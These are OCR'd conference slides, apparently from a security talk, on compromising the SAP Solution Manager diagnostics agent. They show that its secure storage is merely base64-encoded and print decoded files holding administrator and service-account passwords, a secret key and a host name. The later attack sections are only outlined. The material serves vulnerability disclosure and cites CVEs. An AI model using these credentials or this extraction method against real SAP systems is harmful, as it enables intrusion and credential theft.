
1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion

Why ?

- If this Agent is compromise. What can I do ?


- Does this Agent could be an entry point to attack the solman ?

Why ?


???
D01
Q01
P01
SMDAgent
SMDAgent
SMDAgent
SAP Administrators
SOL
SMDAgent
SAP Solution Manager
SMDAgent
SMDAgent
SMDAgent
D02
Q02
P02

Why ?

????????


D01
Q01
P01
SAP Administrators
SOL
SMDAgent
SMDAgent
SMDAgent
SMDAgent
SMDAgent
SMDAgent
SMDAgent
SAP Solution Manager
D02
Q02
P02

Why ? - First contact

- Tiny SAP system runtime, without database
- SID = DAA
- SN = 98

```
/usr/sap/DAA/SYS
/usr/sap/DAA/SYS/global                    # Global directory
/usr/sap/DAA/SYS/profile                   # Instance configuration files
/usr/sap/DAA/SMD98                         # Instance directory
/usr/sap/DAA/SMD98/work                    # Development traces and logs
/usr/sap/DAA/SMD98/exe                     # Kernel
```

Why ? - First contact

- But with specific SMDAgent directory

```
/usr/sap/DAA/SMDAgent                       # Agent directory
/usr/sap/DAA/SMDAgent/configuration         # Configuration files of agent
/usr/sap/DAA/SMDAgent/applications          # List of agent applications
/usr/sap/DAA/SMDAgent/applications.config   # Configuration of agent applications
```

Why ? - First contact

- Applications directory
- 36 applications by default

```
/usr/sap/DAA/SMDAgent/applications
[...]
./com.sap.smd.agent.application.sapstartsrv.remote_7.20.8.0.20181204114919
./com.sap.smd.agent.application.remoteos_7.20.8.0.20181204114919
./com.sap.smd.agent.application.global.configuration_7.20.8.0.20181204114919
./com.sap.smd.agent.application.remotesetup_7.20.8.0.20181204114919
./com.sap.smd.agent.application.wily_7.20.8.0.20181204114919
[...]
```

Why ? - First contact

- Applications configuration directory

```
/usr/sap/DAA/SMDAgent/applications.config
[...]
./com.sap.smd.agent.application.sapstartsrv.remote
./com.sap.smd.agent.application.remoteos
./com.sap.smd.agent.application.global.configuration
./com.sap.smd.agent.application.remotesetup
./com.sap.smd.agent.application.wily4java
[...]
```


Why ? - First contact

- Applications configuration directory
- Every configuration files are encrypted

```
# xxd _Default_Configuration.properties
0000000: 85f3 35e1 fcf7 0e18 36a8 cf69 e5eb a403  ..5.....6..i....
0000010: 2d0a 893a 1ade 0730 a64a 6b4a d0af fe05  -..:...0.JkJ....
0000020: ed29 4ffe 8165 fab5 9172 bfad dfd7 5a3a  .)O..e...r....Z:
0000030: 29ef 06f0 8108 4076 d2e5 7b40 2093 b1ba  ).....@v..{@ ...
0000040: e2d1 17ce d52c c1fa ac0f 9314 334a 4494  .....,......3JD.
0000050: 1ac4 d468 a9a2 9e49 4b9c 8b5d e9b8 9651  ...h...IK..]...Q
0000060: 83ba e3c0 1557 1922 7da5 e302 f236 5182  .....W.}....6Q.
0000070: 0122 4b8d 2b5e bc20 bd55 5227 c381 5441  .K.+^. .UR'..TA
0000080: cc70 a33a 5ff1 0c82 3efa b73b 2d6e e4ef  .p.:_...>..;-n..
0000090: 0dc6 1679 b607 eb88 96f8 c738 47c3 3ff7  ...y.......8G.?.
```

Why ? - First contact

- Only one user : **daaadm**
- Owner of exposed services :



Why ? - First contact

Port	Pattern	Binary	Description
59813	5<SN>13	sapstartsrv	SAP Management Console
64996	6499<x>	jc.sapDAA_SMDA98	Internal communication
41026	<random>	jstart	?

Why ? - First contact

Port	Pattern	Binary	Description
59813	5<SN>13	sapstartsrv	SAP Management Console
64996	6499<x>	jc.sapDAA_SMDA98	Internal communication
41026	**<random>**	**jstart**	**?**

Why ? - SAP Secure Storage

- SAP Secure Storage is component present on every SAP System
- Store credentials, keys or any important information
- Encrypted

Why ? - SAP Secure Storage

- SAP Secure Storage is component present on every SAP System
- Store credentials, keys or any important information
- Encrypted (normally...)

Why ? - SAP Secure Storage

- /usr/sap/DAA/SMDA98/SMDAgent/configuration/secstore.properties
- Only administrator user [daaadm] can access to it...

```
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/mode=Not encrypted
$internal/version=Ny4wMC4wMDAuMDAx
sld/usr=amF2YS5sYW5nLlN0cmluZ3w4fHNhcGFkbWluJCQkJCQkJCQkJCQkCg\=\=
sld/pwd=amF2YS5sYW5nLlN0cmluZ3wxNHx3UThjW2VYN3BkNGp+RiQkJCQkJAo\=
smd/agent/crypto/algo=amF2YS5sYW5nLlN0cmluZ3wxMXxERVNlZGUoMTY4KSQkJCQkJCQkJA\=\=
smd/agent/secretkey=amF2YS5sYW5nLlN0cmluZ3w0OHwxOTdmODYxZmQzZjE5ODdmODVlYTA3YWI0YWQ2\r\O
TJhMTNiYTE2NDQzYzQ5YmJhODYkJCQkJCQkJCQkJCQ\=
smd/agent/certificate/pass=amF2YS5sYW5nLlN0cmluZ3wzOHx7NUI0RTQ3RjEtNDdGMC1FQzY3LUUxMDAtM
DAw\r\nMEMwQThFMTFDfSQk
```

Why ? - SAP Secure Storage

- /usr/sap/DAA/SMDA98/SMDAgent/configuration/secstore.properties
- Only encoded in base64 too...

```
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/mode=Not encrypted
$internal/version=7.00.000.001
sld/usr=java.lang.String|8|sapadmin$$$$$$$$$$$
sld/pwd=java.lang.String|14|wQ8c[eX7pd4j~F$$$$$$
smd/agent/crypto/algo=java.lang.String|11|DESede(168)$$$$$$$$$
smd/agent/secretkey=java.lang.String|48|197f861fd3f1987f85ea07ab4ad692a13ba16443c49bba86
$$$$$$$$$$$$
smd/agent/certificate/pass=java.lang.String|38|{5B4E47F1-47F0-ED67-A200-124CC4A8E66F}$$
```

Why ? - SAP Secure Storage

- /usr/sap/DAA/SMDA98/SMDAgent/configuration/secstore.properties
- Only encoded in base64 too...

```
#SAP Secure S
#Tue Oct 29 2
$internal/mod
$internal/ver
sld/usr=java.
sld/pwd=java.
smd/agent/cry
smd/agent/secretkey=java.lang.String|48|197f861fd3f1987f85ea07ab4ad692a13ba16443c49bba86
$$$$$$$$$$$$
smd/agent/certificate/pass=java.lang.String|38|{5B4E47F1-47F0-ED67-A200-124CC4A8E66F}$$
```

SSN 2772266 CVE-2019-0307

SSN 2745689 CVE-2019-0291

Why ? - SAP Secure Storage

- /usr/sap/DAA/SMDA98/SMDAgent/configuration/secstore.properties
- What is it ?

```
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/mode=Not encrypted
$internal/version=7.00.000.001
sld/usr=java.lang.String|8|sapadmin$$$$$$$$$$$
sld/pwd=java.lang.String|14|wQ8c[eX7pd4j~F$$$$$$
smd/agent/crypto/algo=java.lang.String|11|DESede(168)$$$$$$$$$
smd/agent/secretkey=java.lang.String|48|197f861fd3f1987f85ea07ab4ad692a13ba16443c49bba86
$$$$$$$$$$$$
smd/agent/certificate/pass=java.lang.String|38|{5B4E47F1-47F0-ED67-A200-124CC4A8E66F}$$
```

Why ? - SAP Secure Storage

- Applications configuration directory
- Every configuration files is encrypted

```
# xxd _Default_Configuration.properties
0000000: 85f3 35e1 fcf7 0e18 36a8 cf69 e5eb a403  ..5.....6..i....
0000010: 2d0a 893a 1ade 0730 a64a 6b4a d0af fe05  -..:...0.JkJ....
0000020: ed29 4ffe 8165 fab5 9172 bfad dfd7 5a3a  .)O..e...r....Z:
0000030: 29ef 06f0 8108 4076 d2e5 7b40 2093 b1ba  ).....@v..{@ ...
0000040: e2d1 17ce d52c c1fa ac0f 9314 334a 4494  .....,......3JD.
0000050: 1ac4 d468 a9a2 9e49 4b9c 8b5d e9b8 9651  ...h...IK..]...Q
0000060: 83ba e3c0 1557 1922 7da5 e302 f236 5182  .....W.}....6Q.
0000070: 0122 4b8d 2b5e bc20 bd55 5227 c381 5441  .K.+^. .UR'..TA
0000080: cc70 a33a 5ff1 0c82 3efa b73b 2d6e e4ef  .p.:_...>..;-n..
0000090: 0dc6 1679 b607 eb88 96f8 c738 47c3 3ff7  ...y.......8G.?.
```

Why ? - SAP Secure Storage

- Applications configuration directory
- Every configuration files is encrypted

```
# xxd _Default_Co
0000000: 85f3 35e                                  i....
0000010: 2d0a 893                                  J....
0000020: ed29 4ff                                  ...Z:
0000030: 29ef 06f                                  @ ...
0000040: e2d1 17c                                  .3JD.
0000050: 1ac4 d46                                  ]...Q
0000060: 83ba e3c                                  .6Q.
0000070: 0122 4b8                                  ..TA
0000080: cc70 a33a 5ff1 0c82 3efa b73b 2d6e e4ef   .p.:_...>..;-n..
0000090: 0dc6 1679 b607 eb88 96f8 c738 47c3 3ff7   ...y.......8G.?.
```

smd/agent/crypto/algo
smd/agent/secretkey

Why ? - SAP Secure Storage

.../com.sap.smd.agent.application.global.configuration/_Default_Configuration.properties

```
e2e.maiIntern.user=SM_INTERN_WS
```

Why ? - SAP Secure Storage

```
.../com.sap.smd.agent.application.global.configuration/_Default_Configuration.properties

#Tue Oct 29 21:40:21 ART 2019
BW/client=001
BW/host=solman.orl.onapsis.com
BW/sysnum=00
BW/user=SM_TECH_ADM
BW/password=j^Aw<y^EmT*?_hwoc}8K)R>u`z{ybo/~so>&N'=Z
BW/rfc/password=-Fcq2&mUR7yyBS2=>N5=NrMSzuk^/U6HJ((tb2%\#
BW/rfc/user=SMD_RFC
BW/ownSystem=false
I74/abap/admin/pwd=wQ8c[eX7pd4j~F
I74/abap/admin/user=SAPADMIN
I74/abap/client=000
I74/abap/com/pwd=C'un4%Vy4`
I74/abap/com/user=SMDAGENT_S72
dcc.url=http\://solman.com\:50000/sap/bc/srt/scs/sap/e2e_dcc_push?sap-client\=001
e2e.mai.password=\=X\#\=&k%&JFC]d\\;^}CeJUwst8'_qd4-d_bBG3F95
e2e.mai.user=SM_EXTERN_WS
e2e.maiIntern.password=56{Y90DJs<&*5!d-w(~49cXK2X-pUJ4bHZF_.Th8
e2e.maiIntern.user=SM_INTERN_WS
```

Why ? - SAP Secure Storage

```
.../com.sap.smd.agent.application.global.configuration/_Default_Configuration.properties

#Tue Oct 29 21:40:21 ART 2019
BW/client=001
BW/host=solman.orl.onapsis.com
BW/sysnum=00
BW/user=SM_TECH_ADM
BW/password=j^Aw<y^EmT*?_hwoc}8K)R>u`z{ybo/~so>&N'=Z
BW/rfc/password=-Fcq2&mUR7yyBS2=>N5=NrMSzuk^/U6HJ((tb2%\#
BW/rfc/user=SMD_RFC
BW/ownSystem=false
I74/abap/admin/pwd=wQ8c[eX7pd4j~F
I74/abap/admin/user=SAPADMIN
I74/abap/client=000
I74/abap/com/pwd=C'un4%Vy4`
I74/abap/com/user=SMDAGENT_S72
dcc.url=http\://solman.com\:50000/sap/bc/srt/scs/sap/e2e_dcc_push?sap-client\=001
e2e.mai.password=\=X\#\=&k%&JFC]d\\;^}CeJUwst8'_qd4-d_bBG3F95
e2e.mai.user=SM_EXTERN_WS
e2e.maiIntern.password=56{Y90DJs<&*5!d-w(~49cXK2X-pUJ4bHZF_.Th8
e2e.maiIntern.user=SM_INTERN_WS
```

Why ? - SAP Secure Storage

```
.../com.sap.smd.agent.application.global.configuration/_Default_Configuration.properties

#Tue Oct 29 21:40:21 ART 2019
BW/client=001
BW/host=solman.orl.onapsis.com
BW/sysnum=00
BW/user=SM_TECH_ADM
BW/password=j^Aw<y^EmT*?_hwoc}8K)R>u`z{ybo/~so>&N'=Z
BW/rfc/password=-Fcq2&mUR7yyBS2=>N5=NrMSzuk^/U6HJ((tb2%\#
BW/rfc/user=SMD_RFC
BW/ownSystem=false
I74/abap/admin/pwd=wQ8c[eX7pd4j~F
I74/abap/admin/user=SAPADMIN
I74/abap/client=000
I74/abap/com/pwd=C'un4%Vy4`
I74/abap/com/user=SMDAGENT_S72
dcc.url=http\://solman.com\:50000/sap/bc/srt/scs/sap/e2e_dcc_push?sap-client\=001
e2e.mai.password=\=X\#\=&k%&JFC]d\\;^}CeJUwst8'_qd4-d_bBG3F95
e2e.mai.user=SM_EXTERN_WS
e2e.maiIntern.password=56{Y90DJs<&*5!d-w(~49cXK2X-pUJ4bHZF_.Th8
e2e.maiIntern.user=SM_INTERN_WS
```

Why ? - SAP Secure Storage

```
.../com.sap.smd.agent.application.global.configuration/_Default_Configuration.properties

#Tue Oct 29 21:40:21 ART 2019
BW/client=001
BW/host=solman.orl.onapsi
BW/sysnum=00
BW/user=SM_TECH_ADM
BW/password=j^Aw<y^EmT*?_
BW/rfc/password=-Fcq2&mUF
BW/rfc/user=SMD_RFC
BW/ownSystem=false
I74/abap/admin/pwd=wQ8c[eX7pd4j~F
I74/abap/admin/user=SAPADMIN
I74/abap/client=000
I74/abap/com/pwd=C'un4%Vy4`
I74/abap/com/user=SMDAGENT_S72
dcc.url=http\://solman.com\:50000/sap/bc/srt/scs/sap/e2e_dcc_push?sap-client\=001
e2e.mai.password=\=X\#\=&k%&JFC]d\\;^}CeJUwst8'_qd4-d_bBG3F95
e2e.mai.user=SM_EXTERN_WS
e2e.maiIntern.password=56{Y90DJs<&*5!d-w(~49cXK2X-pUJ4bHZF_.Th8
e2e.maiIntern.user=SM_INTERN_WS
```

Role Assignments

Stat...	Role	Short Role Description	Ind...
■	SAP_J2EE_ADMIN	Administration User for the SAP J2EE Engine	
■	ZSAP_SM_TECH_ADM	Role for Technical Administrator SM_TECH_ADM (s...	
■	ZSAP_SM_USER_ADMIN	Admin Authorization for User Management	

Why ?

- If this Agent is compromise. What can I do ?

- Does this Agent could be an entry point to attack the solman ?

Why ?

- If this Agent is compromise. What can I do ?
  → **Get SAP system critical credential**
  → **Gathering connection information of Solman**
  → **Get Solman critical credential**

- Does this Agent could be an entry point to attack the solman ?
  → **YES !**

Why ?

- **If** this Agent is compromise what can I do ?
  → **Get SAP system critical credential**
  → **Gathering connection information of Solman**
  → **Get Solman critical credential**

- Does this Agent could be an entry point to attack the solman ?
  → **YES !**

1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion

Authentication bypass - P4 Service

- "Inception of the SAP Platform's Brain" @ HITB 2012
  - Juan Perez Etchegoyen
- Agent exposed a P4 service on 59804

Authentication bypass - P4 Service

- "Inception of the SAP Platform's Brain" @ HITB 2012
  - Juan Perez Etchegoyen
- Agent exposed a P4 service on 59804

- Now P4 service listen on
  → **random port between [9000 - 65535]**
  → **change at every start**

Authentication bypass - P4 Service


Port	Pattern	Binary	Description
59813	5<SN>13	sapstartsrv	SAP Management Console
64996	6499<x>	jc.sapDAA_SMDA98	Internal communication
41026	**<random>**	**jstart**	**?**

Authentication bypass - P4 Service

Port	Pattern	Binary	Description
59813	5<SN>13	sapstartsrv	SAP Management Console
64996	6499<x>	jc.sapDAA_SMDA98	Internal communication
41026	**9000-65535**	**jstart**	**P4 Service**

